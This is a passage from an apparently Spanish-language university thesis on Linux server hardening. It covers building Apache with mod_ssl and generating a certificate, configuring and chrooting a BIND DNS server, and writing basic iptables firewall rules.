
Tabla 12 Campos DN

Campo DN	Abreviatura	Significado
Common Name	CN	Nombre de la entidad que certifica
Organization	O	La entidad está asociada con esta organización
Organizacional Unit	OU	La entidad esta asociada con esta unidad organizativa
City	L	La entidad esta en esta cuidad
State	ST	La entidad esta en este estado
Contry	C	El nombre del pais (2 digitos)

Estos campos se pedirán al crear un certificado.

Un ejemplo de una transacción basada en SSL se puede ver en la siguiente figura:

Figura 22 Transacción basada en SSL.



Como se puede ver en la figura anterior inicialmente el cliente solicita una conexión SSL al servidor y este envía un certificado al sistema del cliente.
Las autoridades certificadoras (CA) son las que normalmente emiten los certificados. Estos se encriptan utilizando la clave pública de la CA. Como el certificado contiene la llave pública del servidor, el cliente puede desencriptar el certificado utilizando esta llave. Después, el servidor envía un fragmento de datos identificándose a sí mismo como la identidad mencionada en el certificado. El servidor también crea una digestión del mensaje que ha enviado para identificarse. La digestión se encripta utilizado la llave privada del servidor El cliente tiene ahora el certificado de una CA que indica cuál debería ser la clave pública del servidor, un mensaje de identificación desde el servidor y un mensaje digerido de encriptación del mensaje de identificación.

Utilizando la llave publica del servidor, el cliente puede desencriptar el mensaje digerido. Crea entonces una digestión del mensaje de identificación y lo compara con la digestión enviada por el servidor. Si coinciden, significa que el servidor es quien dice ser.

El servidor envía inicialmente un certificado firmado por una CA, de modo que el cliente esté totalmente seguro de quien pertenece la clave pública. Sin embargo, el cliente necesita pruebas de que el servidor que envía el certificado es quien dice ser, de modo que el servidor envía un sencillo mensaje de identificación junto con una digestión encriptada con la llave privada. Si el servidor no tiene la clave privada apropiada, será incapaz de producir la misma digestión que el cliente ha realizado para el mensaje de identificación.

Una CA es una organización de confianza que emite certificados para servidores y clientes.

6.3.4.8.1 Instalación apache con mod_ssl.

Para instalar el modulo_ssl se necesitan los siguientes paquetes:

- Apache
  http://www.apache.org/
- Mod_ssl
  http://www.modssl.org/
- OpenSSL
  http://www.openssl.org/

Lo primero que se debe hacer es instalar el Openssl

El OpenSSL es un proyecto para implementar socket seguros y seguridad en la capa de transporte de los protocolos, esto es realizado por medio de librerías criptográficas de propósito general. El proyecto es manejado por voluntarios de la comunidad mundial comunicados por medio de la Internet.

El OpenSSL es basado en las librerías desarrolladas por Eric A. Young y Tim J. Hudson.

Con el código fuente del OpenSSL descomprimido se ejecuta el script de instalación

```
linux:~/fuentes/openssl-0.9.6l # ./config
```

Para obtener ayuda de este comando puede utilizar la opción –h después del comando, y para ver las opciones de instalación consulte el archivo INSTALL ubicado en el directorio del código fuente, en el cual se pueden ver las diferentes opciones de configuración de este paquete.

Una vez finalizado la compilación se procede a compilar el paquete y aprobarlo por medio de los siguientes dos comandos.

```
linux:~/fuentes/openssl-0.9.6l# make
linux:~/fuentes/openssl-0.9.6l# make test
```

Finalizado esto se procederá a configurar el paquete mod_ssl

En el codigo fuente del paquete mod_ssl se realiza la configuración de la siguiente forma

```
./configure --with-apache=../apache_1.3.29 --with-ssl=../openssl-0.9.6l --
prefix=/programas/sapache --enable-shared=ssl
```

En esta configuración se le indica al mod_ssl donde esta el código fuentes del apache *(--with-apache=../apache_1.3.29)*, donde esta el código fuente del OpenSSL (*--with-ssl=../openssl-0.9.6l)* y cual es el directorio donde quedara instalado el apache *(–prefix=/programas/sapache)*, en la opcion *--enable-shared=ssl,* se configura para la creación de una librería compartida llamada *libssl.so.*

Una vez configurado el mod_ssl se procede a compilar el apache por medio de:

```
linux:~/fuentes/apache_1.3.29 # make
```

Terminado la compilación la salida es la siguiente:

```
+--------------------------------------------------------------------+
| Before you install the package you now should prepare the SSL      |
| certificate system by running the 'make certificate' command.      |
| For different situations the following variants are provided:      |
|                                                                    |
| % make certificate TYPE=dummy    (dummy self-signed Snake Oil cert) |
| % make certificate TYPE=test     (test cert signed by Snake Oil CA) |
| % make certificate TYPE=custom   (custom cert signed by own CA)    |
| % make certificate TYPE=existing (existing cert)                   |
|        CRT=/path/to/your.crt [KEY=/path/to/your.key]               |
|                                                                    |
| Use TYPE=dummy    when you're a  vendor package maintainer,        |
| the TYPE=test     when you're an admin but want to do tests only,  |
| the TYPE=custom   when you're an admin willing to run a real server |
| and TYPE=existing when you're an admin who upgrades a server.      |
| (The default is TYPE=test)                                         |
|                                                                    |
| Additionally add ALGO=RSA (default) or ALGO=DSA to select          |
| the signature algorithm used for the generated certificate.        |
|                                                                    |
| Use 'make certificate VIEW=1' to display the generated data.       |
|                                                                    |
| Thanks for using Apache & mod_ssl.       Ralf S. Engelschall       |
|                                          rse@engelschall.com       |
|                                          www.engelschall.com       |
+--------------------------------------------------------------------+
make[1]: Leaving directory `/root/fuentes/apache_1.3.29'
<=== src
linux:~/fuentes/apache_1.3.29 #
```

Esta salida no indica que el apache esta compilado con el mod_ssl, el siguiente paso es la realización del certificado por medio de:

```
linux:~/fuentes/apache_1.3.29 # make certificate
```

En la generación del certificado se nos guiara paso a paso, en donde se introducirá los valores vistos en la tabla 11 y otros valores importantes para la generación del certificado, se podrá ver a continuación los pasos que se siguieron para la producción de un certificado

```
make[1]: Entering directory `/root/fuentes/apache_1.3.29/src'
SSL Certificate Generation Utility (mkcert.sh)
Copyright (c) 1998-2000 Ralf S. Engelschall, All Rights Reserved.

Generating test certificate signed by Snake Oil CA [TEST]
WARNING: Do not use this for real-life/production systems
```

```
STEP 0: Decide the signature algorithm used for certificate
The generated X.509 CA certificate can contain either
RSA or DSA based ingredients. Select the one you want to use.
Signature Algorithm ((R)SA or (D)SA) [R]:
```

```
STEP 1: Generating RSA private key (1024 bit) [server.key]
```

```
56714115 semi-random bytes loaded
Generating RSA private key, 1024 bit long modulus
......++++++
.............................................++++++
e is 65537 (0x10001)
```

```
STEP 2: Generating X.509 certificate signing request [server.csr]
Using configuration from .mkcert.cfg
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
1.Country Name             (2 letter code) [XY]:CO
2.State or Province Name   (full name)     [Snake Desert]:Valle del Cuaca
3.Locality Name            (eg, city)      [Snake Town]:Cali
4.Organization Name        (eg, company)   [Snake Oil, Ltd]:Tesis Univalle
5.Organizational Unit Name (eg, section)   [Webserver Team]:Ing Electronica
6.Common Name(eg, FQDN)[www.snakeoil.dom]:mafalda.univalle.edu.co /~jhcifue
7.Email Address (eg, name@FQDN) [www@snakeoil.dom]:jhcifue@univalle.edu.co
8.Certificate Validity (days)          [365]:365
```

```
STEP 3: Generating X.509 certificate signed by Snake Oil CA [server.crt]
Certificate Version (1 or 3) [3]:1
Signature ok
subject=/C=CO/ST=Valle     del     Cuaca/L=Cali/O=Tesis     Univalle/OU=Ing
Electronica/CN=mafalda.univalle.edu.co/~jhcifue/Email=jhcifue@univalle.edu.
co
Getting CA Private Key
Verify: matching certificate & key modulus
read RSA key
Verify: matching certificate signature
../conf/ssl.crt/server.crt: /C=XY/ST=Snake Desert/L=Snake Town/O=Snake Oil,
Ltd/OU=Certificate Authority/CN=Snake Oil CA/Email=ca@snakeoil.dom
error 10 at 1 depth lookup:certificate has expired
OK
```

```
STEP 4: Enrypting RSA private key with a pass phrase for security
[server.key]
The contents of the server.key file (the generated private key) has to be
kept secret. So we strongly recommend you to encrypt the server.key file
with a Triple-DES cipher and a Pass Phrase.
Encrypt the private key now? [Y/n]:
read RSA key
writing RSA key
Enter PEM pass phrase:
Verifying password - Enter PEM pass phrase:
Fine, you're using an encrypted RSA private key.
```

```
RESULT: Server Certification Files

o  conf/ssl.key/server.key
   The PEM-encoded RSA private key file which you configure
   with the 'SSLCertificateKeyFile' directive (automatically done
```

```
   when you install via APACI). KEEP THIS FILE PRIVATE!

o  conf/ssl.crt/server.crt
   The PEM-encoded X.509 certificate file which you configure
   with the 'SSLCertificateFile' directive (automatically done
   when you install via APACI).

o  conf/ssl.csr/server.csr
   The PEM-encoded X.509 certificate signing request file which
   you can send to an official Certificate Authority (CA) in order
   to request a real server certificate (signed by this CA instead
   of our demonstration-only Snake Oil CA) which later can replace
   the conf/ssl.crt/server.crt file.

WARNING: Do not use this for real-life/production systems

make[1]: Leaving directory `/root/fuentes/apache_1.3.29/src'
linux:~/fuentes/apache_1.3.29 #
```

Creado el certificado como paso final es hacer la instalación del nuevo apache por medio de:

```
linux:~/fuentes/apache_1.3.29 # make install
```

Al finalizar la instalación el apache indica como se debe inicializar el apache y el apache seguro:

```
+--------------------------------------------------------+
| You now have successfully built and installed the      |
| Apache 1.3 HTTP server. To verify that Apache actually |
| works correctly you now should first check the         |
| (initially created or preserved) configuration files   |
|                                                        |
|   /programas/sapache/conf/httpd.conf
|                                                        |
| and then you should be able to immediately fire up     |
| Apache the first time by running:                      |
|                                                        |
|   /programas/sapache/bin/apachectl start
|                                                        |
| Or when you want to run it with SSL enabled use:       |
|                                                        |
|   /programas/sapache/bin/apachectl startssl
|                                                        |
| Thanks for using Apache.       The Apache Group        |
|                                http://www.apache.org/  |
+--------------------------------------------------------+
linux:~/fuentes/apache_1.3.29 #
```

Ya esta listo el servidor apache con SSL listo para su funcionamiento.

6.3.5 Servidor de nombres DNS.

El servidor de nombres o DNS es un servicio muy importante en una red IP. Su importancia generalmente pasa desapercibida porque se ignora o se pasa por alto el hecho de que hay relaciones de confianza o verificaciones que se hacen basadas en el nombre y el dominio, y si el DNS "miente" se pueden saltar mecanismos de control, realizar ataques o falsificar registros de actividad . Es el encargado de transformar un nombre a una dirección IP y viceversa.

Si no existiera el DNS para lograr una comunicación con un servidor se tendría que saber su numero IP. Para visitar la pagina de seguridad http://www.cert.org por medio de su dirección IP http:// 192.88.209.6 o un buscador como http://www.google.com a su dirección http://216.239.37.99 considere esto para todas las paginas que conoce, lo cual seria un gran numero de números muy difícil de manejar y más aun, muy difícil de memorizar.

La aplicación que se encargara de convertir los nombres en números para realizar la transferencia según el protocolo IP será la BIND (Berkeley Internet Name Domain). El bind es muy usado en el mundo alrededor de 90% de los servidores de Internet.

Junto con sendmail son las aplicaciones responsables de la vulnerabilidad de los servidores (10 de las aplicaciones más abusadas según Sans)

6.3.5.1 Configuración.

Existen 3 tipos de servicios que el servidor de DNS presta y son:

- **Servidor caché DNS**. Traductor de URL a direcciones IP y viceversa. Es el servicio habitual, todos los Proveedores de Servicios de Internet deben suministrar varios a sus clientes.
- **Servidor maestro de un Dominio**. Al registrar un dominio, se facilita la dirección IP del servidor DNS. Este servidor actúa como maestro. Si se modifica en éste un dato, se propagará el cambio por Internet cuando se efectúe la primera consulta del dominio
- **Servidor Secundario de un Dominio**. Obtiene los datos de las zonas de otro servidor de nombres con autoridad para dicha zona. Cuando un servidor de nombres secundario arranca se conecta al servidor de nombres del que se actualiza y trae los datos de la zona. Esto es conocido como una transferencia de zona (zone transfer).

El servidor será configurado como maestro para que el servidor tenga un dominio y se pueda definir los propios nombres para la red local.

6.3.5.2 Archivo /etc/named.conf

El archivo named.conf sirve para la configuración del servidor DNS, un ejemplo de este archivo se mostrara a continuación:

```
linux:/etc # more /etc/named.conf
options {
        directory "/etc/named";
        fetch-glue no;
        recursion no;
        allow-transfer { 10.10.10.80;};
        allow-query { 10.10.10.0/24; 207.35.78.0/24; localhost; };
        allow-recursion { 10.10.10.0/24; localhost; };
        version "Go away!";
};
logging {
         category lame-servers { null; };
};
// Root server hints
zone "." { type hint; file "db.cache"; };
// Provide a reverse mapping for the loopback address 127.0.0.1
zone "0.0.127.in-addr.arpa" {
        type master;
        file "db.127.0.0";
        notify no;
};
// Definición dominio   univalle.edu.co
zone "univalle.edu.co" {
        type master;
        file "univalle.edu.co";
        allow-query { any; };
};
zone "10.10.10.in-addr.arpa" {
        type master;
        file ".10.10.10";
        allow-query { any; };
};
```

Como primera medida se define el directorio de configuración de zonas:

```
options {
        directory "/etc/named";
```

En este directorio se encuentran definido el dominio de las zonas de nuestra red local para este ejemplo los archivos de zonas están ubicados en el directorio */etc/named* , como se vera a continuación:

```
linux:/etc # ls -al /etc/named/
total 26
drwxr-xr-x    2 root     root          200 Nov 23 07:37 .
drwxr-xr-x   47 root     root         5680 Nov 22 23:12 ..
```

```
-rw-r--r--   1 root     root          857 Nov 23 07:37 .10.10.10
-rw-r--r--   1 root     root          648 Nov 22 22:57 db.127.0.0
-rw-r--r--   1 root     root          828 Nov 22 22:57 db.207.35.78
-rw-r--r--   1 root     root         1484 Nov 22 22:57 db.cache
-rw-r--r--   1 root     root          895 Nov 22 23:09 univalle.edu.co
linux:/etc #
```

Cada archivo de zona debe estar incluido en el *named.conf* para ser tomado en cuenta por el DNS. Los archivos de zona se veran en detalle mas adelante.

La opción "**fetch-glue no"** se utiliza en unión a la opción "**recursion no**" como medida de seguridad para evitar que el cache del servidor crezca o grave información dañada. Deshabilitar la recursividad coloca el servidor en modo pasivo evitando la posibilidad de mandar solicitudes de otros servidor de nombres a través de el. Previniendo un posible ataque de negación de servicio por medio del "spoofing".

La opción "allow-query" especifica a que direcciones IP se les permite realizar una solicitud al servidor.

```
allow-query { 10.10.10.0/24; 207.35.78.0/24; localhost; };
allow-recursion { 10.10.10.0/24; localhost; };
```

En la opcion "allow-transfer" se especifica la dirección IP para transferencia de las zonas, para realizar las transferencias de las zonas a servidor de nombres "secundarios".

```
allow-transfer { 10.10.10.80;};
```

Esta opción se debe mantener al mínimo y si no es necesario es mejor filtrarlo a por el firewall y no permitir conexiones TCP al puerto 53, solo UDP 53 y solo a clientes.
Como lo se había mencionado con anterioridad existen archivos llamados archivos de "zona", en los cuales se especifica los nombres asignados a una dirección IP. Estos archivos son especificados en la configuración del DNS por medio de las siguientes líneas.

```
// Definición dominios
        zone "univalle.edu.co" {
        type master;
        file "univalle.edu.co";
        allow-query { any; };
};
zone "10.10.10.in-addr.arpa" {
        type master;
        file ".10.10.10";
        allow-query { any; };
};
```

En la opción “zone” se determina el nombre del dominio que se quiera asignar al conjunto de IP que se encuentran bajo el archivo univalle.edu.co especificado por la opción “file "univalle.edu.co";”. Por medio de la linea allow-query se puede restringir las solicitudes al servidor de nombres, solo permitiendo un rango determinado de IPs, también es posible la utilización de la opción allow-transfer para una zona determinada.

Cuando se define una zona en el DNS se define un archivo que contiene la información de los nombres y de las direcciones IP que cubren esa zona, el formato de estos archivos es el siguiente:

```
linux:/etc # more /etc/named/univalle.edu.co
; Revision History: March 01, 2001 - root@openna.com
; Start of Authority (SOA) records.
$TTL 172800
@  IN  SOA  linux.univalle.edu.co root.univalle.edu.co.  (
                              00     ; Serial
                              10800   ; Refresh after 3 hours
                              3600    ; Retry after 1 hour
                              604800  ; Expire after 1 week
                              172800 ); Minimum TTL of 1 day
; Name Server (NS) records.
      IN     NS     linux.univalle.edu.co
; Address (A) records.
localhost       IN     A      127.0.0.1
linux           IN     A      10.10.10.79
windowsx p      IN     A      10.10.10.77
freebsd         IN     A      10.10.10.80
#smtp           IN     A      207.35.78.4
linux:/etc #
```

Como se puede apreciar en los archivos de zona se definen los nombres asignados a un IP específico. Identificando cada nombre con una dirección IP, Para confirmar que el DNS esta tomando estas definiciones se utilizará el comando “nslookup”. Este realiza la consulta al DNS que se encuentra configurado en el archivo “*/etc/ resolv.conf*”. El aspecto de este archivo es:

```
linux:/etc # less resolv.conf
univalle.edu.co 10.10.10.79
domain local
linux:/etc #
```

En “*resolv.conf*” se especifica que el DNS para el dominio univalle.edu.co es el servidor con la direccion IP 10.10.10.79 (Direccion IP del servidor que tiene el DNS funcionando).
Cuando se ejecute el comando “*nslookup”* el resultado será en primer lugar a que servidor se le ha enviado la solicitud de DNS y después el resultado de la búsqueda del nombre en dicho DNS.

```
linux:/etc # nslookup windowsxp.univalle.edu.co
Note:  nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead.  Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
Server:         127.0.0.1               #Servidor DNS local
Address:        127.0.0.1#53
Name:   windowsxp.univalle.edu.co
Address: 10.10.10.77
linux:/etc #
```

Se utiliza la opción "-h direccion_IP_del_Servidor_DNS" para consultar diferentes servidores DNS.

Como medida de seguridad se puede crear el sistema de "cárcel" que encierre toda la aplicación de DNS. Se debe crear un usuario que será el encargado de ejecutar el servidor de nombres. **Es de vital importancia ejecutar el demonio del DNS "named" por un usuario que no sea el root** (Con solo ejecutar el DNS con un usuario no-root se estará limitando cualquier daño) y tendrá como directorio de trabajo el directorio de la aplicación. Se debe conservar las posiciones de los archivos de ejecución del DNS.

Si se asigna el directorio del usuario "named" para confinar el DNS, es necesario tener una copia del sistema de archivos. Por ejemplo:

```
/chroot/named/                  → Directorio de trabajo del usuario "named"
/chroot/named/dev/
/chroot/named/usr/
/chroot/named/etc/
/chroot/named/var/
```

Con la copias de los archivos que el usuario "named" necesita, se estará creando una "burbuja" que contendrá el servidor DNS. Los principales archivos que se copiaran dentro de la "carcel" son:

```
/usr/local/sbin/named
/usr/local/sbin/named-checkconf
/usr/local/sbin/named-checkzone
/etc/named.conf
/lib/libc.so.6
/lib/ld-linux.so.2
/etc/named/*            Todo este directorio.
/etc/localtime
/etc/nsswitch.conf
/var/named//*           Todo este directorio.
```

El dueño del directorio de destino (para este ejemplo /chroot/named) y de todos los archivos que están en este, debe ser el usuario "named". Ahora para mayor seguridad se puede conceder el atributo de inmutabilidad a los siguientes archivos.

```
chattr +i /chroot/named/etc/nsswitch.conf
chattr +i /chroot/named/etc/named.conf
```

También hay que cambiar el directorio de generación de archivos log del *syslogd* a la nueva posición */chroot/named/var/named/*

Y por ultimo utilizar el comando “chroot” para completar el proceso.

6.3.5.3 Herramientas para el Servidor de Nombres

6.3.5.3.1 Comando “/usr/bin/dig”

Es una herramienta para realizar consultas a todos los servidores de nombres especificados en el archivo */etc/resolv.conf*

Puede ser usado para actualizar su DNS-cache por medio de la especificación de un servidor de nombre. La información que nos brinda es muy completa como se puede ver a continuación.

```
linux:~/fuentes/bind-9.2.3 # dig @10.10.10.79 windowsxp.univalle.edu.co
; <<>> DiG 9.2.3 <<>> @10.10.10.79 windowsxp.univalle.edu.co
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1488
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0
;; QUESTION SECTION:
;windowsxp.univalle.edu.co.     IN      A
;; ANSWER SECTION:
windowsxp.univalle.edu.co. 172800 IN    A       10.10.10.77
;; AUTHORITY SECTION:
univalle.edu.co.        172800  IN      NS      ns1.openna.com.
univalle.edu.co.        172800  IN      NS      ns2.openna.com.
;; Query time: 2 msec
;; SERVER: 10.10.10.79#53(10.10.10.79)
;; WHEN: Sun Nov 23 11:12:54 2003
;; MSG SIZE  rcvd: 105
linux:~/fuentes/bind-9.2.3 #
```

6.3.5.3.2 Comando “/usr/local/sbin/rndc”

Utilidad para controlar el servidor de nombres. La cual permite, reiniciar el servidor de nombres, ver el número del proceso, añadir nuevas zonas y obtener una copia de seguridad del archivo principal de configuración (named.conf).

Todas estas opciones se realizan por medio de opciones que se agregan en la línea de comando

6.3.5.3.3 Comando “/usr/bin/nslookup”

Utilidad que permite a un usuario normal realizar solicitudes a un servidor de nombres en Internet, estas solicitudes pueden ser interactivas o simplemente solicitar una respuesta.

6.3.5.3.4 Comando “/usr/bin/host”

Utilidad para mirar nombres de maquinas en una red utilizando un servidor de nombres. Normalmente usado para convertir nombres en direcciones IP o viceversa.

En este momento tiene listo el servidor para ser usado y con los principales servicios en funcionamiento. Todos estos servicios cuentan con un nivel mejorado de seguridad. Pero cuanto tenga el servidor ya en uso no olvide de revisar los archivos Log y las aplicaciones o herramientas de seguridad instaladas. Además no importa que ya tenga los servicios en funcionamiento, el administrador debe tomarse el tiempo para revisar las actualizaciones de los paquetes instalados. También se recomienda suscribirse a un servicios de noticias de seguridad para estar enterado de las nuevas vulnerabilidades descubiertas y así tomar medidas antes de que se presente un abuso o explotación de la vulnerabilidad..

6.4 Firewalls

6.4.1 Firewall-1

El Firewall es tal vez una de las herramientas más importantes al momento de implementar una red segura. En la actualidad, existe una gran variedad de soluciones presentadas por diversas empresas de desarrollo. Entre los firewalls que requieren licencia, el más utilizado actualmente en Internet es el Firewall-1 desarrollado por la empresa Israelí *Check Point Software Tecnologies Ltd*. Este firewall se ejecuta sobre diferentes sistemas Unix (Solaris, Linux, AIX y HP-UX), en Windows NT y en c*ajas negras* como las desarrolladas por Nokia para este fin.

La característica más importante de Firewall-1 es tal vez que incorpora una arquitectura diferente a la de los demás firewalls llamada **Inspección con estado**. Firewall-1 inserta un módulo denominado *Inspection Module* en el núcleo del sistema operativo instalándose en un nivel de software muy bajo (por debajo del nivel de red de la capa OSI). Desde ese nivel, Firewall-1 puede interceptar y analizar todos los paquetes antes de que lleguen al resto del sistema. Teóricamente garantiza que ningún paquete es procesado por ninguno de los protocolos superiores hasta que el Firewall compruebe que no viola la política de seguridad definida.

Información detallada acerca de este firewall se puede conseguir en http://www.checkpoint.com.

Las entidades educativas y las pequeñas y medianas empresas generalmente no poseen la capacidad económica para invertir grandes sumas de dinero en soluciones Firewall comerciales para proteger sus redes. Para solventar este inconveniente, se puede utilizar un computador de características mínimas con un sistema operativo Linux corriendo un firewall de libre distribución. Esta solución, además del ahorro económico, trae consigo la cualidad propia del software libre que, al momento de ser encontrado un bug, éste es rápidamente eliminado con actualizaciones que se consiguen fácilmente en Internet.

A continuación se tratarán algunos conceptos básicos de los firewalls de libre distribución más utilizados.

6.4.2 Ipchains/Iptables

Ipchains es una herramienta para el filtrado de paquetes que está incluida en el kernel de Linux desde la versión 2.1. Aunque esta herramienta ha sido ampliamente utilizada, comparada con otros firewalls como el IPFilter, su uso era bastante limitado. Es por esto que desde el kernel 2.3.15 ipchains fué sustituido por IPTables, que entre sus características más importantes se encuentran:

- stateful packet filtering: método de filtrado de paquetes dinámico
- Network Address Translation (NAT): utiliza direcciones IP privadas dentro de la red y un solo IP público para el acceso a Internet. Además permite filtrar con base en la dirección física de las tramas, inspección de paquetes, etc.

6.4.2.1 Utilización del iptables

El filtrado de paquetes está incluido en el kernel de Linux. Para poder utilizar iptables, se debe compilar el kernel con la opción **CONFIG_NETFILTER** activada.

Iptables maneja las reglas de filtrado de forma dinámica. Esto significa que cada que la máquina sea reiniciada, las reglas se borrarán. Por este motivo, se recomienda crear un script que se ejecute a iniciar el sistema para que éstas vuelvan a ser definidas.

Una vez creadas las reglas, pueden ser grabadas por medio de la orden **iptables-save** Y pueden ser recuperadas con **iptables-restore**.

El núcleo de Linux agrupa las diferentes reglas definidas por el administrador en tres listas denominadas *chains*: **INPUT**, **OUTPUT** y **FORWARD**. Cuando un paquete es recibido, el sistema utiliza en primer lugar las reglas de la lista **INPUT** para decidir si la acepta o no. Si las reglas definidas en esta lista indican que el paquete puede ser aceptado, se comprueba dónde debe ser enrutado. Si el destino es una máquina diferente a firewall, se aplican las reglas de la lista **FORWARD** para reenviarlo a su destino.

La lista **OUTPUT** se utiliza antes de enviar un paquete por una interfaz de red, para decidir si el tráfico de salida es permitido o no.

Si el paquete no cumple ninguna de las reglas de la lista, puede ser aceptado o rechazado según haya sido configurado el iptables. Para lograr mantener un nivel óptimo de seguridad, se recomienda que sea configurado para que rechace el paquete.

Cuando un paquete cumple con una determinada regla de una lista, se define qué hacer con éste mediante una *acción (Target).* Las *acciones* utilizadas en iptables son: ACCEPT, que permite el paso del paquete. DROP, que lo bloquea, QUEUE y RETURN.

6.4.2.2 Creación de una política de seguridad en iptables

Se definirá una política de seguridad básica para ilustrar el funcionamiento del firewall.

Lo primero que puede hacerse antes de comenzar a definir las reglas de filtrado, es eliminar las reglas asociadas a cada lista, de forma que no interfieran con las que se van a definir. Para ello se utiliza la opción '-F'. Además, se puede definir una política por defecto mediante la opción '-P'. Esta política será la que se aplique cuando un paquete no cumpla con ninguna de las reglas establecidas en las listas. Ejemplo:

```
[root@localhost]# /sbin/iptables -P INPUT DROP
[root@localhost]# /sbin/iptables -F INPUT
[root@localhost]# /sbin/iptables -P OUTPUT ACCEPT
[root@localhost]# /sbin/iptables -F OUTPUT
[root@localhost]# /sbin/iptables -P FORWARD DROP
[root@localhost]# /sbin/iptables -F INPUT
[root@localhost]#
```

Como se puede observar, lo que se hará por defecto será denegar todo el tráfico que se dirija al firewall y todo el tráfico a reenviar, y se permitirá todo el tráfico de salida.

Se definirán ahora algunos accesos permitidos al servidor:

```
[root@localhost]# /sbin/iptables -A INPUT -p TCP -j ACCEPT -d
           10.10.10.85 --dport 80
[root@localhost]#
```

Se está indicando que se añada (**-A**) en la lista **input** una regla que permita (**ACCEPT**) el tráfico TCP (**-p**) cuyo destino (**-d**) sea la dirección 10.10.10.85 y el puerto (--**dport**) sea el 80.

Una vez definida la regla, mediante la opción **-L** se puede comprobar que efectivamente está siendo aplicada:

```
[root@localhost]# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             192.168.18.9       tcp dpt:http

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@localhost root]#
```

Como se observa en la política definida, se está permitiendo todo el tráfico de salida y sólo se permiten conexiones al puerto 80 desde cualquier máquina. El resto del tráfico es denegado debido a la política tomada por defecto.

De esta forma, el tráfico como los mensajes ICMP de vuelta o las llamadas al servicio **ident** que realizan ciertos servidores cuando se les solicita una conexión, no alcanzarán su destino. Para evitar estos inconvenientes, se puede permitir el paso de ciertos paquetes ICMP y el acceso al servicio **auth** (puerto 113).

```
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type destination-
                  unreachable -j ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type source-quench -j
                  ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type time-exceeded -j
                  ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type parameter-
                  problem -j ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type echo-reply -j
                  ACCEPT
[root@localhost]# iptables -A INPUT -p TCP -j ACCEPT -d 10.10.10.85
                  --dport 113
[root@localhost]#
```

Como se comentó, las reglas creadas serán borradas cuando se reinicie el sistema. Por ello es necesario crear un script que las vuelva a generar y planificarlo para que se ejecute al iniciar el sistema. Para guardar las reglas en un archivo se utiliza el comando **iptables-save**. Ejemplo:

```
[root@localhost]# iptables-save > ~/reglas_firewall
[root@localhost]#
```

El archivo generado está en texto plano, por lo tanto puede ser revisado con comandos como less o cat.

Para recuperar las reglas creadas, se debe hacer un script que contenga la siguiente orden:

```
[root@localhost]# iptables-restore reglas_firewall
```

